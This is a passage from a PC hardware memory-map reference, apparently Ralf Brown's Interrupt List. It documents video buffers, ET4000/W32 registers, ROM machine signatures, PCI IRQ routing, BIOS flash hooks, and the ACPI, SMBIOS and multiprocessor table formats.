MEM B000h:0000h - MDA TEXT BUFFER
Size:   4096 BYTEs
--------V-MB0000000--------------------------
MEM B000h:0000h - HGC+ RAMFont-MODE TEXT BUFFER
Size:   16384 BYTEs
```

```
Note:   in RAMFont Mode 1, the memory is filled with the usual
          character/attribute pairs; in RAMFont Mode 2, four bits of each
          'attribute' byte is used to provide 12 bits for specifying the
          character
--------V-MB0000000--------------------------
MEM B000h:0000h - HGC GRAPHICS BUFFER (PAGE 0)
Size:   32768 BYTEs
--------V-MB4000000--------------------------
MEM B400h:0000h - HGC+ RAMFont BUFFER
Size:   4096 BYTEs
Notes:  apparently write-only
        RAMFont Mode 1: 256 characters (8 bits each for char and attribute)
        RAMFont Mode 2: 3072 characters (12 bits for char, 4 bits for attrib)
        each character definition is 8 pixels wide (with 9th-column duplication
          if appropriate) by 8-16 pixels high
--------V-MB8000000--------------------------
MEM B800h:0000h - CGA TEXT/GRAPHICS BUFFER
Size:   16384 BYTEs
--------V-MB8000000--------------------------
MEM B800h:0000h - EGA/VGA+ TEXT BUFFER
Size:   32768 BYTEs
--------V-MB8000000--------------------------
MEM B800h:0000h - HGC GRAPHICS BUFFER (PAGE 1)
Size:   32768 BYTEs
--------V-MBFF00000--------------------------
MEM BFF0h:0000h - ET4000/W32 ACL accelerator
Size:   169 BYTES

Format of ET4000/W32 memory-mapped registers:
Offset  Size    Description     (Table M0080)
 00h    DWORD           MMU Registers: memory base pointer register 0 (see #M0081)
 04h    DWORD           MMU Registers: memory base pointer register 1 (see #M0081)
 08h    DWORD           MMU Registers: memory base pointer register 2 (see #M0081)
 0Ch  7 BYTEs   ???
 13h    BYTE    MMU Registers: MMU control register (see #M0082)
 14h 28 BYTEs   ???
 30h    BYTE    Non-Queued Registers: suspend/terminate
 31h    BYTE    Non-Queued Registers: operation state (see #M0083) (write-only)
 32h    BYTE    Non-Queued Registers: sync enable
 33h    BYTE    ???
 34h    BYTE    Non-Queued Registers: interrupt mask
 35h    BYTE    Non-Queued Registers: interrupt status
 36h    BYTE    Non-Queued Registers: ACL status (read-only)
                bit 1: read status (RDST) 1=ACL active, queue not empty
                bit 0: write status (WRST) 1=queue full
 37h 73 BYTEs   ???
 80h    DWORD           Queued Registers: pattern address (see #M0084)
 84h    DWORD           Queued Registers: source address (see #M0084)
```

```
 88h    WORD  Queued Registers: pattern Y offset (see #M0085)
 8Ah    WORD  Queued Registers: source Y offset (see #M0085)
 8Ch    WORD  Queued Registers: destination y offset (see #M0085)
 8Eh    BYTE  Queued Registers: virtual bus size
 8Fh    BYTE  Queued Registers: X/Y direction (see #M0086)
 90h    BYTE  Queued Registers: pattern wrap (see #M0087)
 91h    BYTE  ???
 92h    BYTE  Queued Registers: source wrap (see #M0087)
 93h    BYTE  ???
 94h    WORD  Queued Registers: X position
 96h    WORD  Queued Registers: Y position
 98h    WORD  Queued Registers: X count (see #M0088)
 9Ah    WORD  Queued Registers: Y count (see #M0088)
 9Ch    BYTE  Queued Registers: routine control (see #M0089)
 9Dh    BYTE  Queued Registers: reload control
 9Eh    BYTE  Queued Registers: background ROP for mixing
 9Fh    BYTE  Queued Registers: foreground ROP for mixing
 A0h    DWORD       Queued Registers: destination address
 A4h    DWORD       Queued Registers: internal pattern address
 A8h    DWORD       Queued Registers: internal source address

Bitfields for ET4000/W32 memory base pointer register:
Bit(s)  Description     (Table M0081)
 31-22  reserved
 21-0   memory base pointer
SeeAlso: #M0080

Bitfields for ET4000/W32 MMU control register:
Bit(s)  Description     (Table M0082)
 7      reserved
 6-4    linear address control (LAC)
          bit 6: MMU aperture 2
          bit 5: MMU aperture 1
          bit 4: MMU aperture 0
 3      reserved
 t2-0   aperture type (APT)
          bit 2: MMU aperture 2
          bit 1: MMU aperture 1
          bit 0: MMU aperture 0
SeeAlso: #M0080

Bitfields for ET4000/W32 operation state register:
Bit(s)  Description     (Table M0083)
 7-4    reserved
 3      restart operation after ACL-interruption
 2-1    reserved
 0      restore status before ACL-interruption
SeeAlso: #M0080
```

```
Bitfields for ET4000/W32 memory address register:
Bit(s)   Description      (Table M0084)
 31-22  reserved
 21-0   memory base pointer
SeeAlso: #M0080

Bitfields for ET4000/W32 offset register:
Bit(s)   Description      (Table M0085)
 15-12  reserved
 11-0   Y offset
SeeAlso: #M0080

Bitfields for ET4000/W32 X/Y direction register:
Bit(s)   Description      (Table M0086)
 7-2     reserved
 1       X direction
 0       Y direction
SeeAlso: #M0080

Bitfields for ET4000/W32 wrap register:
Bit(s)   Description      (Table M0087)
 7       reserved
 6-4     pattern Y wrap
         000 = 1 line
         001 = 2 lines
         010 = 4 lines
         011 = 8 lines
         100 = reserved
         101 = reserved
         110 = reserved
         111 = no wrap
 3       reserved
 2-0     pattern X wrap
         000 = reserved
         001 = reserved
         010 = 4 byte
         011 = 8 byte
         100 = 16 byte
         101 = 32 byte
         110 = 64 byte
         111 = no wrap
SeeAlso: #M0080

Bitfields for ET4000/W32 count register:
Bit(s)   Description      (Table M0088)
 15-12  reserved
 11-0   pixel count
```

```
SeeAlso: #M0080

Bitfields for ET4000/W32 routine control register:
Bit(s)  Description     (Table M0089)
 7-6    reserved
 5-4    routing of CPU address (ADRO)
        00 don't use CPU address
        01 CPU address is destination
        10 reserved
        11 reserved
 3      reserved
 2-0    routing of CPU data (DARQ)
        000 don't use CPU data
        001 CPU data is source data
        010 CPU data is mixed data
        011 reserved
        100 CPU data is x-count
        101 CPU data is y-count
        10x reserved
SeeAlso: #M0080
--------V-MC0000000--------------------------
MEM C000h:0000h - VIDEO BIOS (EGA and newer)
Size:   varies (usually 16K-24K for EGA, 24K-32K for VGA)
--------b-MC0000000--------------------------
MEM C000h:0000h  OLIVETTI 640x400 GRAPHICS CARDS
Size: 62 BYTEs
SeeAlso: MEM 0040h:0088h"Olivetti"

Format of Olivetti 640x480 ROM signatures:
Offset  Size    Description     (Table M0133)
 00h    WORD    55AAh adapter ROM signature (check this!)
        ...
 10h  2 BYTEs   "OL" if Olivetti EGA or VGA card
        ...
 22h  2 BYTEs   (Olivetti EGA/VGA)
                "VG" for Olivetti VGA (supports 640x400 mode)
                "EG" for Olivetti EGA including Olivetti EGA card 2
        ...
 3Ch  2 BYTEs   "PA" if Paradise card (supports 640x400 mode)
Note:   These signatures can aid in the presence detection of an EGA or VGA
          adapter supporting the 640x400 mode.
        Olivetti PC models M15 and M19 do not support the 640x400 mode
          (see INT 15h/C0h).
        To decide if the 640x400 mode is supported by an Olivetti EGA card
          (only the Olivetti EGA card 2 supports it), also check that bit 7
          and 5 are set at 0040h:0088h.
--------V-MC000xxxx--------------------------
MEM C000h:xxxxh - VESA VBE v3.0 PROTECTED MODE INFORMATION BLOCK
```

```
Size:    20 BYTEs
Range: starting at any byte within the first 32K of segment C000h

Format of VESA VBE 3.0 Protected Mode Information Block:
Offset  Size     Description      (Table M0127)
 00h  4 BYTEs  signature "PMID"
 04h    WORD   offset of protected-mode entry point within BIOS
 06h    WORD   offset of protected-mode initialization entry point
 08h    WORD   selector for BIOS data area emulation block
               (default 0000h, must be set by protected-mode OS to 16-bit
                 read/write data selector with limit of at least 0600h)
 0Ah    WORD   selector to access physical memory at A0000h
               (default A000h, must be set by protected-mode OS to 16-bit
                 read/write data selector with 64K limit)
 0Ch    WORD   selector to access physical memory at B0000h
               (default B000h, must be set by protected-mode OS to 16-bit
                 read/write data selector with 64K limit)
 0Eh    WORD   selector to access physical memory at B8000h
               (default B800h, must be set by protected-mode OS to 16-bit
                 read/write data selector with 32K limit)
 10h    BYTE   protected-mode execution (default 00h; set to 01h by OS when
                 BIOS image is running in protected mode)
 11h    BYTE   checksum byte for entire structure (this byte forces 8-bit
                 sum of all bytes to 00h)
--------h-mC0000000--------------------------
MEM C0000000h -       Weitek "Abacus" math coprocessor
Size:    4096 BYTEs
--------B-MC8000000--------------------------
MEM C800h:0000h - HARD DISK BIOS
Size:    varies (usually 8K or 16K)
--------V-MC8001C00--------------------------
MEM C800h:1C00h - IBM XGA, XGA/A - MEMORY-MAPPED REGISTERS
Range: any 8K boundary within segments C000h to DFFFh
Notes:  The XGA memory mapped registers can be assigned to the last 1K block in
          in each 8K block in the range of C0000h-DFFFFh; the base offset of
          the 128 memory mapped lcoation for a particular XGA instance is
          Segment:(1C00h+instance*80h) for each XGA installed in a system
          (default instance is 6).  The instance number may be read from the
          XGA's Programmable Option Select registers
        The XGA/A (PS/2 adapter) uses the 7KB area below the memory-mapped
          register area for ROM data; the XGA (PS/2 onboard) has included
          this area in it's video BIOS ROM.
        Most of the memory mapped registers are from the graphics coprocessor,
          while the I/O-registers are for the display controller.
--------V-MC0007FF8--------------------------
MEM C000h:7FF8h - Matrox MGA Video Adapters - CARD VENDOR ID
Size:    WORD
Desc:   contains the PCI vendor ID for the card vendor; this is written into
```

```
          the video controllers PCI subsystem-vendor-ID field
SeeAlso: MEM C000h:7FFAh,MEM C000h:7FFCh
--------V-MC0007FFA-------------------------
MEM C000h:7FFAh - Matrox MGA Video Adapters - HARDWARE REVISION ID
Size:    BYTE
SeeAlso: MEM C000h:7FF8h,MEM C000h:7FFCh
--------V-MC0007FFC-------------------------
MEM C000h:7FFCh - Matrox MGA Video Adapters - OFFSET OF PINS DATA STRUCTURE
Size:    WORD
SeeAlso: INT 10/AX=4F14h"Matrox",#00126,MEM C000h:7FF8h
-------b-MF0000000-------------------------
MEM F000h:0000h - WANG PC MEMORY MAPPED SCREEN BUFFER
Size:    ???
Note:    This is used by Peter Reilley's portable binary editor and viewer BEAV
          to directly write into the Wang PC's video screen buffer (instead
          of using INT 10/AH=02h,09h) after it has been mapped in by writing
          BYTE 01h to the screen port (PORT 1010h for the 1st screen, 1020h
          for the 2nd, 1030h for the 3rd, 1040h for the 4th).  It will be
          unmapped afterwards by writing BYTE 00h to the screen port.
          Note, that this is only necessary when the INT 21/AX=4402h detection
          method resulted in non-IBM PC characteristic (return values other
          than 11h).
SeeAlso: MEM FC00h:3FC2h, INT 88h/AL=01h, INT 21h/4402h
--------B-MF0002DC5-------------------------
MEM F000h:2DC5h - IBM AT SIGNATURE
Size:    ??? signature
Note:    Original IBM ATs with a multi-sector hard disk ROM-BIOS bug can be
          identified by checking a (currently unknown) signature at this
          location.  This is known to be done by the Concurrent CP/M-86 family.
          Presumably the OS will then prohibit timer ISR dispatches within
          a code window of F000h:2D95h..F000h:2DD4h.
--------A-MF0006000-------------------------
MEM F000h:6000h - IBM PC ROM BASIC
Size:    32768 BYTEs
--------b-MF000800C-------------------------
MEM F000h:800Ch ZENITH
Size:    8 BYTEs signature "ZDS CORP"
Note:    Zenith machines may have 256 Kb extra memory at 0FA0000h linear.
----------MF000C000-------------------------
MEM F000h:C000h - Tandy ROM BIOS ID BYTE
Size:    BYTE
Note:    If the BYTE at this location is equal to 21h, some Microsoft software
          assumes this is a Tandy machine, and for example trusts the bits 1-0
          at 0040h:00B5h.
SeeAlso: MEM 0040h:00B5h"Tandy",INT 15/AH=C0h
--------b-MFC000050-------------------------
MEM FC00h:0050h - OLIVETTI Mxxx PC SIGNATURE
Size:    4 BYTEs (or more) "OLIV"
```

```
Note:    used by several Olivetti PCs, including M15, M19
SeeAlso: INT 15/AH=C0h
--------b-MFC003FC2--------------------------
MEM FC00h:3FC2h - WANG PC SIGNATURE
Size:    4 BYTEs containing the signature "WANG"
Note:    This is used by Peter Reilley's portable binary editor and viewer
           BEAV to detect a Wang PC.
SeeAlso: INT 88/AL=01h,INT 21/AX=4402h,INT 15/AH=C0h
--------B-MF000E000--------------------------
MEM F000h:E000h - ORIGINAL IBM PC ROM BIOS
Size:    8192 BYTEs
-------b-MF000FFD9-------------------------
MEM F000h:FFD9h - EISA MACHINE ID
Size:    4 BYTEs signature "EISA"
SeeAlso: INT 15/AH=E801h
--------b-MF000FFE0-------------------------
MEM F000h:FFE0h - COMPAQ 386 MACHINES
Size: 16 BYTEs
SeeAlso: MEM 80C00000h

Format of Compaq 386 Memory Configuration Data:
Offset  Size    Description      (Table M0134)
 00h    WORD    Compaq 32-bit extra built-in memory available (FFFFh if not)
 02h    WORD    Total size of Compaq extra memory
 04h    WORD    Count of available paragraphs of Compaq extra memory
 06h    WORD    Paragraph address of last paragraph in use as Compaq extra
                  memory
 08h  2 BYTEs   product class signature "03"
 0Ah  6 BYTEs   signature "03COMPAQ"
Notes:   The full "03COMPAQ" signature can be found in (at least) Compaq 386
           machines which have dual harddisk controller. (see also CMOS 70h)
         However, the 6-byte "COMPAQ" signature also seems to be available
           in other Compaq machines with dual hard disk controllers, at least
           the MS-DOS/PC DOS IO.SYS/IBMBIO.COM checks for if before it calls
           INT 15/AX=E400h and INT 15/AX=E480h.
         Compaq's extra memory is mappable memory starting at FE00h:0000h
           growing downwards. It can be made available for example with
           Novell DOS 7+ EMM386.EXE /COMPAQ=ON.
         Although this structure resides at a ROM-address it is actually write-
           protected RAM. To write to the structure to map in Compaq extra
           memory the write-protection must be temporarily disabled by setting
           bit 1 at WORD 80C00000h.
----------MF000FFE8--------------------------
MEM F000h:FFE8h - Compaq - MACHINE SIGNATURE STRING
Size:    8 BYTEs
Desc:    if this area contains the ASCII string "03COMPAQ", then this is a
           Compaq machine
SeeAlso: CMOS 1Bh"AMI"
```

```
--------H-MF000FFF0--------------------------
MEM F000h:FFF0h - RESET JUMP
Size:   5 BYTEs
--------B-MF000FFF5--------------------------
MEM F000h:FFF5h - ASCII BIOS DATE
Size:   8 BYTEs
--------B-MF000FFFD--------------------------
MEM F000h:FFFDh - OFTEN USED TO ENSURE CORRECT BIOS CHECKSUM
Size:   BYTE
--------B-MF000FFFE--------------------------
MEM F000h:FFFEh - MACHINE TYPE CODE
Size:   BYTE
SeeAlso: INT 15/AH=C0h
--------X-MF000xxx0--------------------------
MEM F000h:xxx0h - PCI IRQ Routing Table Specification v1.0
Size:   N paragraphs (N >= 2)
InstallCheck: scan for the signature string "$PIR" followed by a valid
          PCI IRQ Routing Table
Range: any paragraph boundary within the range F0000h to FFFFFh

Format of PCI IRQ Routing Table v1.0:
Offset  Size    Description     (Table M0090)
 00h  4 BYTEs   signature "$PIR"
 04h    WORD    version (0100h for v1.0)
 06h    WORD    table size in bytes
 08h    BYTE    bus number for PCI Interrupt Router
 09h    BYTE    device/function number for PCI Interrupt Router
 0Ah    WORD    bitmap of PCI-exclusive IRQs (bit 0 = IRQ0, etc.)
 0Ch    WORD    PCI vendor ID for compatible PCI Interrupt Router
 0Eh    WORD    PCI device ID for compatible PCI Interrupt Router
 10h    DWORD           Miniport data
 14h 11 BYTEs   reserved (0)
 1Fh    BYTE    checksum (set to make 8-bit sum of bytes in entire structure
                 equal 00h)
--- optional data ---
 20h 16 BYTEs   first slot entry (see #M0091)
        ...
    16 BYTEs    Nth slot entry

Format of PCI IRQ Routing Table slot entry:
Offset  Size    Description     (Table M0091)
 00h    BYTE    PCI bus number
 01h    BYTE    PCI device number (bits 7-3)
 02h    BYTE    link value for INTA#
 03h    WORD    IRQ bitmap for INTA#
 05h    BYTE    link value for INTB#
 06h    WORD    IRQ bitmap for INTB#
 08h    BYTE    link value for INTC#
```

```
 09h     WORD   IRQ bitmap for INTC#
 0Bh     BYTE   link value for INTD#
 0Ch     WORD   IRQ bitmap for INTD#
 0Eh     BYTE   slot number (00h = motherboard, other = vendor-specific)
 0Fh     BYTE   reserved
SeeAlso: #M0090,#01260 at INT 1A/AX=B406h
--------B-MF000xxxx--------------------------
MEM F000h:xxxxh - AWARD Flash Hook

Format of AWARD Flash BIOS interface:
Offset  Size    Description      (Table M0092)
 00h  8 BYTEs   signature "AWDFLASH"
 08h     WORD   offset in F000h of FAR function: Get ???
                Return: BL = ??? (00h)
 0Ah     WORD   offset in F000h of FAR function: ???
 0Ch     WORD   offset in F000h of FAR function: ???
 0Eh     WORD   offset in F000h of FAR function: ???
 10h     WORD   offset in F000h of FAR function: ???
 12h     WORD   offset in F000h of FAR function: Disable Shadowing
 14h     WORD   offset in F000h of FAR function: Enable Shadowing
 16h     WORD   offset in F000h of FAR function: Get ???
                Return: DS:SI -> ??? (30 bytes?)
 18h     WORD   offset in F000h of FAR function: Set ???
                DS:SI -> ??? (appears to be same as previous function)
Note:   the AWDFLASH utility copies the ROM from F000h and uses the copy
          instead of the original F000h:xxxxh addresses
--------B-MF000xxxx--------------------------
MEM F000h:xxxxh - Asustek Flash Hook

Format of Asustek Flash interface:
Offset  Size    Description      (Table M0093)
 00h 10 BYTEs   signature "ASUS_FLASH"
 0Ah  6 BYTEs   blanks (padding)
 10h     WORD   interface version??? (current PFLASH.EXE requires 0101h)
 12h     DWORD          -> position-independent code to enable shadowing
 16h     WORD   size of code pointed at by previous field (<= 0400h)
 18h     DWORD          -> position-independent code to disable shadowing
 1Ch     WORD   size of code pointed at by previous field (<= 0400h)
--------p-Mxxxxxxx0--------------------------
MEM xxxxh:xxx0h - Advanced Configuration and Power Interface Spec (ACPI) v0.9+
Range: any paragraph boundary in the first kilobyte of the XBDA, the last
        kilobyte of conventional memory, or from E000h:0000h to F000h:FFE0h
Note:   scan paragraph boundaries for the signature string "RSD PTR ", followed
          by a valid Root System Description Pointer structure (see #M0094)
SeeAlso: INT 15/AX=E820h
!!!acpi\acpi10.pdf p.194

Format of ACPI Root System Description Pointer structure:
```

```
Offset  Size    Description     (Table M0094)
 00h  8 BYTEs  signature "RSD PTR "
 08h    BYTE   checksum (entire structure, including this byte, must
                 add up to zero)
 09h  6 BYTEs  OEM identifier
 0Fh    BYTE   reserved (0)
 10h    DWORD          physical address of Root System Description Table (see #M0096)
SeeAlso: #M0096

Format of ACPI System Description Table header:
Offset  Size    Description     (Table M0095)
 00h  4 BYTEs  signature
 04h    DWORD          length of table in bytes, including this header
 08h    BYTE   revision of specification corresponding to signature
               01h for both v0.9 and v1.0
 09h    BYTE   checksum (set such that entire table sums to 00h)
 0Ah  6 BYTEs  OEM identification
 10h  8 BYTEs  OEM table identifier
 18h  4 BYTEs  OEM revision number
---ACPI v1.0---
 1Ch  4 BYTEs  vendor ID for table-creation utility used
 20h  4 BYTEs  revision of table-creation utility
SeeAlso: #M0094,#M0096,#M0099,#M0097,#M0100,#M0105,#M0108,#M0110

Format of ACPI Root System Description Table:
Offset  Size    Description     (Table M0096)
 00h 36 BYTEs  System Description Table Header (see #M0095)
               signature "RSDT"
 24h  N DWORDs         physical addresses of other description tables
               (see #M0099,#M0097,#M0100,#M0105,#M0108,#M0109)
Notes:  the number of table pointers is implied by the table length
          field in the header (at offset 04h)
        for ACPI v0.9, the header is eight bytes smaller and thus all
          following offsets are 8 less
SeeAlso: #M0094

Format of ACPI Fixed ACPI Description Table:
Offset  Size    Description     (Table M0097)
 00h 36 BYTEs  System Description Table Header (see #M0095)
               signature "FACP"
 24h    DWORD          physical address of the Firmware ACPI Control Structure
                 (see #M0105)
 28h    DWORD          physical address of the Differentiated System Description Table
                 (see #M0099)
 2Ch    BYTE   interrupt mode
               00h dual PIC (industry-standard AT-type)
               01h multiple APIC (see #M0100)
               else reserved
```

```
2Dh    BYTE   reserved
2Eh    WORD   system vector of SCI interrupt
30h    DWORD         I/O port address of SMI command port
34h    BYTE   value to write to SMI comamnd port to disable SMI ownership
                of ACPI hardware registers
35h    BYTE   value to write to SMI comamnd port to re-enable SMI ownership
                of ACPI hardware registers
36h    BYTE   (v1.0) value to write to SMI command port to enter S4BIOS state
              00h if not supported
37h    BYTE   reserved
38h    DWORD         I/O port address of Power Management 1a Event Register Block
3Ch    DWORD         I/O port address of Power Management 1b Event Register Block
              (optional, 00000000h if not supported)
40h    DWORD         I/O port address of Power Management 1a Control Register Block
44h    DWORD         I/O port address of Power Management 1b Control Register Block
              (optional, 00000000h if not supported)
48h    DWORD         I/O port address of Power Management 2 Control Register Block
              (optional, 00000000h if not supported)
4Ch    DWORD         I/O port address of Power Management Timer Control Reg. Block
50h    DWORD         I/O port address of Generic Purpose Event 0 Register Block
              (optional, 00000000h if not supported)
54h    DWORD         I/O port address of Generic Purpose Event 1 Register Block
              (optional, 00000000h if not supported)
58h    BYTE   size of Power Management 1a/1b Event Register Block (>= 4)
59h    BYTE   size of Power Management 1a/1b Control Register Block (>= 1)
5Ah    BYTE   size of Power Management 2 Control Register Block (>= 1)
5Bh    BYTE   size of Power Management Timer Control Register Block (>= 4)
5Ch    BYTE   size of Generic Purpose Event 0 Register Block (multiple of 2)
5Dh    BYTE   size of Generic Purpose Event 1 Register Block (multiple of 2)
5Eh    BYTE   offset within General Purpose Event model for GPE1-based events
5Fh    BYTE   reserved
60h    WORD   worst-case hardware latency (microseconds) for entering/leaving
                state C2; >100 if C2 not supported
62h    WORD   worst-case hardware latency (microseconds) for entering/leaving
                state C3; >1000 if C3 not supported
64h    WORD   size of contiguous cacheable memory which must be read to flush
                all dirty lines from a processor's memory cache; use if
                fixed feature flag WBINVD (see #M0098) is clear
              0000h if flushing not supported
66h    WORD   memory stride size (in bytes) to flush processor's memory cache
68h    BYTE   bit index of processor's duty cycle setting within the
                processor's P_CNT register
69h    BYTE   size of processor's duty cycle setting in bits
6Ah    BYTE   index within RTC CMOS RAM of the day-of-month alarm value
              00h = not supported
6Bh    BYTE   index within RTC CMOS RAM of the month-of-year alarm value
              00h = not supported
6Ch    BYTE   index within RTC CMOS RAM of the century alarm value
```

```
                 00h = not supported
 6Dh    BYTE    reserved
 6Eh    DWORD           fixed feature flags (see #M0098)
SeeAlso: #M0094,CMOS 7Dh,CMOS 7Eh,CMOS 7Fh

Bitfields for ACPI Fixed Feature Flags:
Bit(s)  Description     (Table M0098)
 0      WBINVD instruction is correctly supported by processor
 1      WBINVD instruction flushes all caches and maintains coherency, but
          does not guarantee invalidation of all caches
 2      all processors support C1 sleep state
 3      C2 sleep state is configured to work on multiprocessor system
---v0.9---
 4      power button is handled as a generic feature
 5      RTC wake-up state is not supported in fixed register space
 6      TMR_VAL size
        =0 24 bits
        =1 32 bits
 7-31   reserved
---v1.0---
 4      power button is handled as a control method device
 5      =0 sleep button is handled as a fixed feature programming mode
        =1 control method device, or no sleep button
 6      RTC wake-up state is not supported in fixed register space
 7      RTc alarm can wake system from S4 state
 8      TMR_VAL size
        =0 24 bits
        =1 32 bits
 9-31   reserved
SeeAlso: #M0097

Format of ACPI Differentiated System Description Table:
Offset  Size    Description     (Table M0099)
 00h 36 BYTEs  System Description Table Header (see #M0095)
                signature "DSDT"
 24h            complex byte stream; refer to ACPI document and software
SeeAlso: #M0094

Format of ACPI Multiple APIC Description Table:
Offset  Size    Description     (Table M0100)
 00h 36 BYTEs  System Description Table Header (see #M0095)
                signature "APIC"
 24h    DWORD           physical address of the local APIC in each processor's address
                  space
 28h    DWORD           multiple-APIC flags (see #M0101)
 2Ch 12N BYTEs          APIC structures (see #M0102,#M0104)
                first byte of each is type, second is length; types other than
                  00h and 01h are currently reserved and should be skipped
```

SeeAlso: #M0094

Bitfields for ACPI Multiple APIC Description Table flags:

| Bit(s) | Description (Table M0101) |
|---|---|
| 0 | system contains AT-compatible dual 8259 interrupt controllers in addition to APICs |
| 1-31 | reserved (0) |

SeeAlso: #M0100

Format of ACPI Local APIC Structure:

| Offset | Size | Description (Table M0102) |
|---|---|---|
| 00h | BYTE | structure type (00h = Processor Local APIC) |
| 01h | BYTE | length of this structure (0Ch for v0.9, 08h for v1.0) |
| 02h | BYTE | processor ID |
| 03h | BYTE | processor's local APIC ID |
| ---v0.9--- | | |
| 04h | DWORD | physical address of APIC |
| 08h | DWORD | flags (TBD) |
| --v1.0--- | | |
| 04h | DWORD | flags (see #M0103) |

SeeAlso: #M0100,#M0104

Bitfields for ACPI Local APIC flags:

| Bit(s) | Description (Table M0103) |
|---|---|
| 0 | APIC enabled |
| 1-31 | reserved (0) |

SeeAlso: #M0102

Format of ACPI I/O APIC Structure:

| Offset | Size | Description (Table M0104) |
|---|---|---|
| 00h | BYTE | structure type (00h = Processor Local APIC) |
| 01h | BYTE | 0Ch (length of this structure) |
| 02h | BYTE | I/O APIC's ID |
| 03h | BYTE | reserved (0) |
| 04h | DWORD | physical address of the APIC |
| 08h | DWORD | number of first system interrupt vector for APIC |

SeeAlso: #M0100,#M0102

Format of ACPI Firmware ACPI Control Structure:

| Offset | Size | Description (Table M0105) |
|---|---|---|
| 00h | 4 BYTEs | signature "FACS" |
| 04h | DWORD | length of entire structure in bytes (>= 40h) |
| 08h | DWORD | value of system's hardware signature at last boot |
| 0Ch | DWORD | real-mode ACPI OS waking vector<br>if nonzero, control is transferred to this address on next BIOS POST |
| 10h | DWORD | global lock (see #M0107) |
| 14h | DWORD | (v1.0) firmware control structure flags (see #M0106) |

```
 18h 44 BYTEs  reserved (0)
Notes:  this structure is located on a 64-byte boundary anywhere in the
          first 4GB of memory
        the BIOS is required to omit the address space containing this
          structure from system memory in the system's memory map
SeeAlso: #M0094,INT 15/AX=E820h

Bitfields for ACPI Firmware Control Structure Feature flags:
Bit(s)  Description     (Table M0106)
 0      system supports S4BIOS_REQ
        =0 operating system must save/restore memory state in order to go to S4
 1-31   reserved (0)
SeeAlso: #M0105

Bitfields for ACPI Embedded Controller Arbitration Structure:
Bit(s)  Description     (Table M0107)
 0      request for Global Lock ownership is pending
 1      Global Lock is currently owned
 2-31   reserved
SeeAlso: #M0105

Format of ACPI Persistent System Description Table:
Offset  Size    Description     (Table M0108)
 00h 36 BYTEs  System Description Table Header (see #M0095)
               signature "PSDT"
 24h           complex byte stream; refer to ACPI document and software
SeeAlso: #M0094

Format of ACPI Secondary System Description Table:
Offset  Size    Description     (Table M0109)
 00h 36 BYTEs  System Description Table Header (see #M0095)
               signature "SSDT"
 24h           complex byte stream; refer to ACPI document and software
SeeAlso: #M0094

Format of ACPI Smart Battery Description Table:
Offset  Size    Description     (Table M0110)
 00h 36 BYTEs  System Description Table Header (see #M0095)
               signature "SBST"
 24h    DWORD       energy level in mWh at which system should warn user
 28h    DWORD       energy level in mWh at which system should automatically enter
                 sleep state
 2Ch    DWORD       energy level in mWh at which system should perform an emergency
                 shutdown
SeeAlso: #M0094
----------Mxxxxxxx0---------------------------
MEM xxxxh:xxx0h - BIOS32 Service Directory
InstallCheck:   scan paragraph boundaries E000h to FFFFh for signature string
```

```
        "_32_", followed by a valid header structure (see #F0021)
SeeAlso: CALL xxxxh:xxxxh"BIOS32"
----------Mxxxxxxx0--------------------------
MEM xxxxh:xxx0h - Desktop Management Interface / System Management BIOS
InstallCheck:   scan paragraph boundaries F000h to FFFFh for signature string
          "_DMI_", followed by a valid header structure (see #M0111,#M0112)

Format of Desktop Management Interface entry-point structure:
Offset  Size    Description     (Table M0111)
 00h  5 BYTEs   signature "_DMI_"
 05h    BYTE    checksum of this structure (forces 8-bit sum of bytes to 00h)
 06h    WORD    total length of SMBIOS structure table, in bytes
 08h    DWORD           32-bit physical address of read-only SMBIOS structure table
                (see #F0059)
 0Ch    WORD    number of SMBIOS structures
 0Eh    BYTE    BCD SMBIOS revision (high nybble = major, low = minor)
!!!ftp://download.intel.com/ial/wfm/smbios.pdf
SeeAlso: #M0112

Format of System Management BIOS entry-point structure:
Offset  Size    Description     (Table M0112)
 00h  4 BYTEs   signature "_SM_"
 04h    BYTE    checksum of this structure (forces 8-bit sum of bytes to 00h)
 05h    BYTE    length of structure in bytes (1Fh for v2.1+)
 06h    BYTE    major version of specification
 07h    BYTE    minor version of specification (01h = vX.1, 16h = vX.22)
 08h    WORD    size of largest SMBIOS structure (see also #F0046)
 0Ah    BYTE    revision of this data structure
                00h SMBIOS v2.1-2.3
                01h-FFh reserved for future versions
 0Bh  5 BYTEs   revision-specific data (currently unused)
 10h  5 BYTEs   intermediate anchor string "_DMI_"
 15h    BYTE    checksum of intermediate entry-point structure
                (forces 8-bit sum of bytes 10h-1Eh to 00h)
 16h    WORD    total length of SMBIOS structure table, in bytes
 18h    DWORD           32-bit physical address of read-only SMBIOS structure table
                (see #F0059)
 1Ch    WORD    number of SMBIOS structures
 1Eh    BYTE    BCD SMBIOS revision (high nybble = major, low = minor)
                00h if specification version only given in bytes 06h/07h
BUG:    due to an error in the v2.1 specification, some implementations might
         indicate a length of 1Eh bytes instead of 1Fh
SeeAlso: #M0111
----------Mxxxxxxx0-------------------------
MEM xxxxh:xxx0h - Multiprocessor Specification - FLOATING POINTER STRUCTURE
InstallCheck: scan paragraph boundaries for the signature string "_MP_",
         followed by a valid floating pointer structure (see #M0113)
Range: any paragraph boundary in the first kilobyte of the XBDA, the last
```

```
        kilobyte of conventional memory, or from F000h:0000h to F000h:FFE0h
SeeAlso: MEM FEE00000h

Format of Multiprocessor Specification Floating Pointer structure:
Offset  Size    Description     (Table M0113)
 00h  4 BYTEs   signature "_MP_"
 04h    DWORD           physical address of MP configuration table (see #M0114)
                00000000h if no configuration table
 08h    BYTE    length of this structure in paragraphs (currently 01h)
 09h    BYTE    revision of MP specification supported
                01h = v1.1
                04h = v1.4
 0Ah    BYTE    checksum (8-bit sum of entire structure, including this
                  byte, must equal 00h)
 0Bh    BYTE    MP feature byte 1: system configuration type
                00h: MP configuration table present
                nonzero: default configuration implemented by system
 0Ch    BYTE    MP feature byte 2
                bit 7: IMCR present
                bits 6-0: reserved (0)
 0Dh  3 BYTEs   MP feature bytes 3-5 (reserved, must be 00h)

Format of Multiprocessor Specification configuration table header:
Offset  Size    Description     (Table M0114)
 00h  4 BYTEs   signature "PCMP"
 04h    WORD    length of base configuration table in bytes, including
                  this header
 06h    BYTE    revision of MP specification supported
                01h = v1.1
                04h = v1.4
 07h    BYTE    checksum of entire base configuration table
 08h  8 BYTEs   OEM identifier
 10h 12 BYTEs   product ID
 1Ch    DWORD           physical address to OEM-defined configuration table
                00000000h if not present
 20h    WORD    size of base OEM table in bytes (0000h if not present)
 22h    WORD    number of entries in variable portion of base table
 24h    DWORD           address of local APIC (see also MEM FEE0h:0020h)
